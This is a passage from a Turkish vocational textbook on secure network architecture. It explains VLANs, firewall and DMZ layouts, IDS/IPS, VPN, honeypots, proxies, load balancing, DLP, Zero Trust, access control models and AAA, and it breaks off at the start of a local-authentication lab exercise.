Sanal yerel alan ağı [Virtual Local Area Network (VLAN)], OSI referans modeli ikinci katman teknolojisidir. Ağ anahtarlarının tüm portları varsayılan olarak VLAN-1 sanal yerel ağında bulunur ve ağ anahtarına bağlı tüm cihazların IP adresleri uygun bir şekilde yapılandırıldığında bu cihazlar VLAN-1 üzerinden haberleşir. Tüm kullanıcılar aynı VLAN'da bulunduğu için ağ segmenti ve genel yayın alanı (broadcast domain) genişler. Genel yayın alanının genişlemesi de ağ anahtarı üzerinde gereksiz ağ trafiği oluşturur. Bu durum, ağda performans kaybına neden olur. Ayrıca farklı kullanıcı tipleri arasında izolasyon sağlanmaz.

Sanal yerel alan ağı kullanımıyla gerçeklenmiş bir ağ mimarisinde öncelikle uç cihazlar sınıflandırılır. Uç cihazlar; kullanıcıların yaptığı işlere, binada bulunduğu katlara, cihaz türüne vb. yöntemlere göre sınıflandırılabilir. Örneğin bir işletmedeki uç cihaz kullanıcıları; İnsan Kaynakları, Muhasebe, Misafir vb. şekilde sınıflandırılabilir. Ağ anahtarı üzerinde her uç cihaz tipi için farklı VLAN'lar oluşturulur ve uç cihazın ağa erişim sağladığı anahtar portu ilgili VLAN'a taşınır (Görsel 3.9).



Görsel 3.9: VLAN kullanımıyla gerçeklenmiş ağ modeli


Sanal yerel alan ağı kullanımıyla farklı VLAN'lar birbirinden izole edilir ve genel yayın alanları küçültülür. Aynı VLAN'a dâhil olan uç cihazlar ikinci katman haberleşmesi yaparken farklı VLAN'a dâhil olan cihazlar üçüncü katman haberleşmesi gerçekleştirir. Farklı VLAN'lar üçüncü katman haberleşmesi yaparken çeşitli güvenlik politikaları uygulanabilir. Bu durum, güvenlik düzeyini yükseltir. Ağ anahtar portları, farklı VLAN'lara rahatlıkla taşınabilir. Bu durum, kullanıcılar yerini fiziksel olarak değiştirdiğinde ağ yöneticisine esneklik sağlar.

Not

Güvenlik için varsayılan VLAN'ın ağ haberleşmesinde kullanılmamasına dikkat edilmelidir.

3.3.2. Tek Yönlendiriciyle Gerçeklenmiş Ağ Mimarisi

Yönlendirici; tek yönlendiriciyle gerçeklenmiş ağ mimarisi modelinde yerel alan ağındaki (LAN) bilgisayar, yazıcı gibi uç cihazlarla geniş alan ağı (WAN) arasındaki trafiği yönlendirir (Görsel 3.10).



Görsel 3.10: Tek yönlendiriciyle gerçeklenmiş ağ mimarisi


Tek yönlendiriciyle gerçeklenmiş ağ mimarisi modeli, ev ağları ve küçük işletmelerde yaygın olarak tercih edilir. Yönlendirici; ağ trafiğini yönlendirmenin yanı sıra güvenlik duvarı, DHCP sunucusu, NAT gibi temel ağ hizmetlerini sağlar. Yönlendiricinin bu ek hizmetleri sunması, performansının düşmesine neden olabilir. Ayrıca bu modelde kullanıcıların ağ trafiğinin kaydı tutulmaz.

Yerel alan ağının boyutu büyüdükçe ağın yapısı karmaşıklaşır ve bant genişliği artar. Bu durum, güvenlik zafiyetlerinin ortaya çıkmasını kaçınılmaz hâle getirir. Bant genişliğinin etkin bir şekilde yönetildiği, ölçeklenebilir ve güvenli bir ağ oluşturmak için ağ anahtarları, güvenlik duvarları, yönlendiriciler gibi ek güvenlik ve yönetim cihazlarına ihtiyaç duyulur.

3.3.3. Tek Güvenlik Duvarıyla Gerçeklenmiş Ağ Mimarisi

Tek güvenlik duvarıyla gerçeklenmiş ağ mimarisi, **Silahsızlandırılmış Alan [Demilitarized Zone (DMZ)]** bulunup bulunmamasına göre iki farklı şekilde tasarlanabilir.


DMZ Kullanılmayan Ağ Mimarisi Modeli: Ağ modelinde geniş alan ağına hizmet verecek sunucu bulunmamalıdır. Bu yapıda, yerel alan ağından geniş alan ağına herhangi bir ağ trafiği oluşturulmadığı sürece geniş alan ağından gelen trafik içeriye alınmaz. Bu ağ modelinde geniş alan ağına hizmet verecek sunucular yerel alan ağına yerleştirildiğinde dış ağdan sunuculara gelen erişim taleplerine izin verilmelidir. Bu taleplerin karşılanabilmesi için güvenlik duvarında port açma veya port yönlendirme gibi kurallar tanımlanmalıdır. Bu kurallar, yerel alan ağındaki diğer cihazlar için güvenlik riski oluşturabilir. Görsel 3.11'de DMZ kullanılmayan tek güvenlik duvarıyla gerçeklenmiş ağ mimarisi modeli görülür.



Görsel 3.11: DMZ kullanılmayan tek güvenlik duvarıyla gerçeklenmiş ağ mimarisi

DMZ Kullanılan Ağ Mimarisi Modeli: Yerel alan ağının güvenlik önlemleri en üst düzeydedir ve dış ağdan erişime kapalıdır. İç ve dış ağa hizmet verecek sunucular, DMZ bölgelerine yerleştirilir. Sunucular arasında farklı güvenlik seviyeleri uygulanacaksa farklı DMZ alanları oluşturulmalıdır. Yerel alan ağında bulunan cihazların DMZ alanlarına erişimi, güvenlik duvarında tanımlanan kurallara göre gerçekleştirilir.

Görsel 3.12'de bir yerel alan ağı ve iki farklı DMZ bölgesine ayrılan tek güvenlik duvarıyla gerçeklenmiş ağ mimarisi modeli görülür.




Görsel 3.12: DMZ kullanılan tek güvenlik duvarıyla gerçeklenmiş ağ mimarisi

DMZ-1 alanındaki sunucuların tüm iç ve dış ağa hizmet sunduğu, DMZ-2 alanındaki sunucuların ise dış ağa daha sınırlı hizmet sunacağı planlanır. Buna göre DMZ-2 alanı, DMZ-1 alanından daha yüksek güvenlik seviyesine sahip olur.

3.3.4. İki Güvenlik Duvarıyla Gerçeklenmiş Ağ Mimarisi


Ağ güvenliğinin çok önemli olduğu topolojilerde iki veya daha fazla güvenlik duvarı kullanılan mimari tercih edilir. Bu mimaride yetkisiz bir kullanıcı veya saldırganın bir güvenlik duvarını aşması durumunda diğer güvenlik duvarının devreye girmesi istenir. İki güvenlik duvarıyla gerçeklenmiş ağ mimarisi sayesinde güvenlik duvarları içine yerleştirilmiş bir arka kapının, ajan yazılımının veya güvenlik açığının tüm sistemi etkileme riski azaltılır. İki güvenlik duvarının birbirine bağlanması, güvenliği artırmanın yanında çok sayıda DMZ bölgesi oluşturmayı ve bu bölgelerin her birinde farklı güvenlik seviyesi uygulamayı sağlar (Görsel 3.13).



Görsel 3.13: İki güvenlik duvarıyla gerçeklenmiş ağ mimarisi

3.3.5. Saldırı Tespit ve Önleme Sistemleriyle Gerçeklenmiş Ağ Mimarisi

Kurumsal bilgisayar ağlarında hem yerel ağ segmentinin hem de DMZ ağ segmentinin maruz kalabileceği saldırıların tespiti önemlidir. Ağa yapılan saldırıların anlaşılabilmesi için IDS/IPS kullanılır. Bu sistemler, ağda yönlendiriciyle güvenlik duvarı arasına yerleştirilebileceği gibi güvenlik duvarının yerel alan ağı ve DMZ ağı arayüzlerine de konumlandırılabilir (Görsel 3.14).




Görsel 3.14: Saldırı tespit ve önleme sistemlerinin ağ içinde yerleşimi

IDS, ağ trafiğini eş zamanlı olarak analiz eder ve ağa paralel olarak bağlanır. Ağ trafiğinde bir anomali veya saldırı tespit ettiğinde bu durumu saldırı tespit sistemi yöneticisine uyarı olarak bildirir. IPS ise ağa seri olarak bağlanır ve ağ trafiği IPS üzerinden geçerken analiz edilir. Bir anomali veya saldırı tespit edildiğinde IPS tarafından ağ trafiği kesilerek tehdit engellenir.

3.3.6. Sanal Özel Ağ Cihazlarıyla Gerçeklenmiş Ağ Mimarisi


Sanal Özel Ağ [Virtual Private Network (VPN)] cihazları, kurumsal ağlarda merkez ofis ile şubeler arasında güvenli uzaktan erişim sağlamak için kullanılır. Bu sayede internet gibi güvensiz ağ ortamlarında uçtan uca şifreli bir bağlantı gerçekleştirilir. VPN Gateway cihazı, ağ topolojisinde genellikle güvenlik duvarıyla iç ağ arasında konumlandırılır (Görsel 3.15). Kurumun ve ağın ihtiyaçlarına göre güvenlik duvarıyla yönlendirici arasında da konumlandırılabilir.



Görsel 3.15: VPN cihazının ağ içinde konumlandırılması

3.3.7. Bal Küpüyle Gerçeklenmiş Ağ Mimarisi


Bal küpü (Honeypot), saldırganların ilgisini çekmek için kullanılan sahte sunucudur. Bal küpü sunucularının amacı, siber saldırıları ve saldırganların davranışlarını analiz etmektir. Bunlar, gerçek sunucular gibi davranarak saldırganları kendine çeker ve saldırıları bu tuzak sistemlere yönlendirir. Böylece gerçek sistemler korunur ve saldırganların davranışlarıyla ilgili log kayıtları tutulur. Siber güvenlik uzmanları bu kayıtları inceleyerek saldırı tekniklerini analiz eder ve ağ güvenlik yöntemlerini günceller. Bal küpü sunucuları, ağ içinde farklı noktalara konumlandırılabilir (Görsel 3.16).



Görsel 3.16: Bal küpü sunucularının ağ içinde konumlandırılması

3.3.8. Proxy Sunucusuyla Gerçeklenmiş Ağ Mimarisi

Proxy sunucusu, istemci ile hedef sunucu arasında konumlandırılan bir ara sunucudur. Kullanım amacına bağlı olarak ağ topolojisindeki yeri değişebilir. Görsel 3.17'de istemci cihazlardan gelen talepler önce Proxy sunucusuna iletilir. Proxy sunucusu, bu talepleri internet üzerinden hedef sunucuya yönlendirir ve hedef sunucudan gelen sonucu, istemci cihaza geri iletir. Bu uygulamaya **Forward Proxy** da denir.



Görsel 3.17: Proxy sunucusunun ağ içinde konumlandırılması


Forward Proxy; istemcilerin internet erişimini denetlemek, belirli içeriklere filtre uygulamak, zararlı yazılımları engellemek ve DDoS saldırılarını etkisiz hâle getirerek güvenliği artırmak için kullanılır. Ayrıca sık ziyaret edilen web sitelerini belirli bir süre önbelleğinde tutar ve istemcilerin bu web sitelerine daha hızlı erişmesini sağlar. Bu sayede ağın genel performansını artırır.

Araştırma

Proxy türlerini araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

3.3.9. Yük Dengeleyiciyle Gerçeklenmiş Ağ Mimarisi

Modern ağ mimarilerinde bir sunucunun çoğalan isteklere cevap verme kapasitesini artırmak için genellikle CPU, RAM bellek ilave etmek gibi donanım yükseltmeleri yerine sunucuyla özdeş sunucuların sisteme eklenmesi tercih edilir. **Yatay Ölçeklenebilirlik (Horizontal Scaling)** olarak adlandırılan bu yaklaşım, ağ trafiğinin sunuculara paylaştırılmasını sağlar. Ağ trafiğinin sunuculara paylaştırılması, yük dengeleyici cihazlar kullanılarak gerçekleştirilir (Görsel 3.18).




Görsel 3.18: Yük dengeleyicinin ağ içinde konumlandırılması

Ağ trafiğinin tüm sunuculara dengeli bir şekilde dağıtılması; yüksek esneklik, güvenilirlik ve performans artışı sağlar. Örneğin internet alışveriş siteleri, yılın belli dönemlerinde yapılan kampanyalar gibi yoğun trafik beklenen zamanlarda sunucuların yükünün artacağını öngörerek ilave sunucular ekler ve yük dengelemesi yaparak ağ trafiğinin sıkışmasının önüne geçmeye çalışır. Bu sayede sistem, yüksek taleple başa çıkabilir ve kullanıcı deneyimi kesintiye uğramaz.

3.3.10. DLP Sistemiyle Gerçeklenmiş Ağ Mimarisi


Ağ içinde veri kaybını önlemek için DLP çözümleri kullanılır. **DLP çözümleri**, ağdaki bir sunucu üzerinde yapılandırılan güvenlik yazılımıdır. Bu güvenlik yazılımı; son kullanıcı cihazlarından, depolama ve ağ ortamından veri sızıntısını önlemek için kullanılır (Görsel 3.19).



Görsel 3.19: DLP sistemiyle gerçeklenmiş ağ mimarisi

Sıra Sizde

Ağ topolojisi hazırlama yazılımlarından birini kullanarak farklı türde ağ güvenlik cihazları ve çözümleriyle Görsel 3.20'deki güvenli ağ topolojisini oluşturunuz.



Görsel 3.20: Farklı tür güvenlik cihazı ve çözümleriyle gerçeklenmiş ağ mimarisi

3.4. AĞ ERİŞİM KONTROLÜ

Geleneksel ağ yapılarında amaç, verinin kaynak cihazdan hedef cihaza sorunsuz bir şekilde iletilmesini sağlamaktır. İç ve dış ağlardan gerçekleştirilen siber saldırıların her geçen gün artması, geleneksel ağ yapılarıyla ağ güvenliğinin sağlanmasını zorlaştırır. Modern siber güvenlik modeli olan **Sıfır Güven (Zero Trust)** yaklaşımı, ağa dâhil olacak kullanıcı ve cihazlara varsayılan olarak güvenmemeyi ve sürekli doğrulama yapmayı esas alır. Sıfır Güven yaklaşımının temel ilkeleri şunlardır:

Hiçbir Şeye Güvenme: Varsayılan olarak hiçbir kullanıcıya ve cihaza güvenilmemelidir.

Her Şeyi Doğrula: Kullanıcıların ve cihazların ağa erişim istekleri kimlik doğrulamasından geçmelidir. Bunun için Çok Faktörlü Kimlik Doğrulama [Multi-Factor Authentication (MFA)] yöntemleri kullanılır.

Her Şeyi İzle: Kullanıcı ve cihazların veri trafiği sürekli izlenmeli ve analiz edilmelidir.

Saldırı Yüzeyini Daralt: Ağ sistemlerinin güvenliğini sağlamak için olası tehditlere karşı kullanıcıların erişim alanları sınırlandırılmalıdır.

En Az Ayrıcalıklı Erişim (Least Privilege Access) Sağla: Ağ içindeki kullanıcı ve cihazlara, kimlik doğrulama sonucuna göre yalnızca ihtiyaç duydukları kaynaklara erişim izni verilerek saldırı yüzeyi daraltılmalıdır.

Mikro Segmentasyon Uygula: Ağda bulunan tüm kaynaklar, farklı segmentlere ayrılmalıdır. Böylece saldırgan, bir segmente erişim sağlasa da diğer segmentlerin güvenliği korunur.

Dinamik Politika Geliştir: Sürekli değişen ağ durumlarına ve tehdit seviyelerine göre ağ güvenlik politikaları dinamik olarak güncellenmelidir.

3.4.1. Erişim Kontrolü Modelleri

Erişim kontrolü, ağ güvenliğini sağlamak için kullanılan yöntemlerden biridir. Bu yöntemle ağa dâhil olacak cihaz ve kullanıcıların hangi kaynaklara ne zaman erişebileceği, erişimlerin nasıl denetleneceği gibi güvenlik mekanizmaları belirlenir. Erişim kontrolü çeşitli modellerle gerçekleştirilir. Bu modeller şunlardır:

İsteğe Bağlı Erişim Kontrolü [Discretionary Access Control (DAC)]: Erişim kontrolü modelleri içindeki en esnek ve kullanıcının erişim izinlerini kendinin belirlediği modeldir.

Zorunlu Erişim Kontrolü [Mandatory Access Control (MAC)]: Askerî kuruluşlar, diğer güvenlik birimleri gibi yüksek düzeyde güvenlik ve gizlilik gerektiren ağ sistemlerinde kullanılır. Erişim yetkileri, merkezî bir yönetici tarafından tanımlanır. Kullanıcılar, kendilerine atanan rolleri değiştiremez ve erişim izinleri katı güvenlik politikalarına göre yönetilir.

Rol Tabanlı Erişim Kontrolü [Role Based Access Control (RBAC)]: Kullanıcının kuruluş içindeki görevine, konumuna, rolüne göre ağ kaynaklarına erişim izinlerinin düzenlenmesi yöntemidir.

Öznitelik Tabanlı Erişim Kontrolü [Attribute Based Access Control (ABAC)]: Kullanıcının birden fazla özniteliğine bakarak ağ kaynaklarına erişim izni veren modeldir.

Görev Tabanlı Erişim Kontrolü [Task Based Access Control (TAC)]: Yüksek güvenlik ve gizlilik gerektiren ağ ortamlarında kullanıcının gerçekleştireceği görev için erişim süresini sınırlandıran modeldir.

Kural Tabanlı Erişim Kontrolü Modeli [Rule Based Access Control (RuBAC)]: Kullanıcının erişim izinlerinin belirli kurallara dayandırıldığı modeldir.

3.4.2. AAA Süreci

Kurumsal ağların güvenliği ve erişim kontrolü için istemciler ağa dâhil olurken AAA (Authentication, Authorization, Accounting) süreci işletilmelidir. AAA süreci şu aşamalardan oluşur:

Authentication: Kullanıcı kimliğinin doğrulandığı aşamadır.

Authorization: Kimlik doğrulaması gerçekleştirilen kullanıcının yetkilerinin belirlendiği aşamadır.

Accounting: Ağa dâhil olan kullanıcının yaptığı işlemlerin loglanarak kayıt altına alındığı aşamadır.

3.4.3. Yerel Kimlik Doğrulama

Yerel kimlik doğrulama; ağ anahtarı, yönlendirici, güvenlik duvarı gibi ağ cihazlarının belleğindeki kullanıcı adı ve parolayla gerçekleştirilen kimlik doğrulama yöntemidir (Görsel 3.21).


Görsel 3.21: Kullanıcı bilgilerinin yönlendiricinin yerel veri tabanından doğrulanması

Not Büyük ve orta ölçekli ağlarda yerel kimlik doğrulama yöntemini tercih etmek uygun değildir.

1. Uygulama

İşlem adımlarına göre bir ağ cihazı üzerinde yerel kimlik doğrulamasını gerçekleştiriniz.

1. Adım: Ağ simülasyon programında Görsel 3.22'deki ağ topolojisini oluşturunuz.



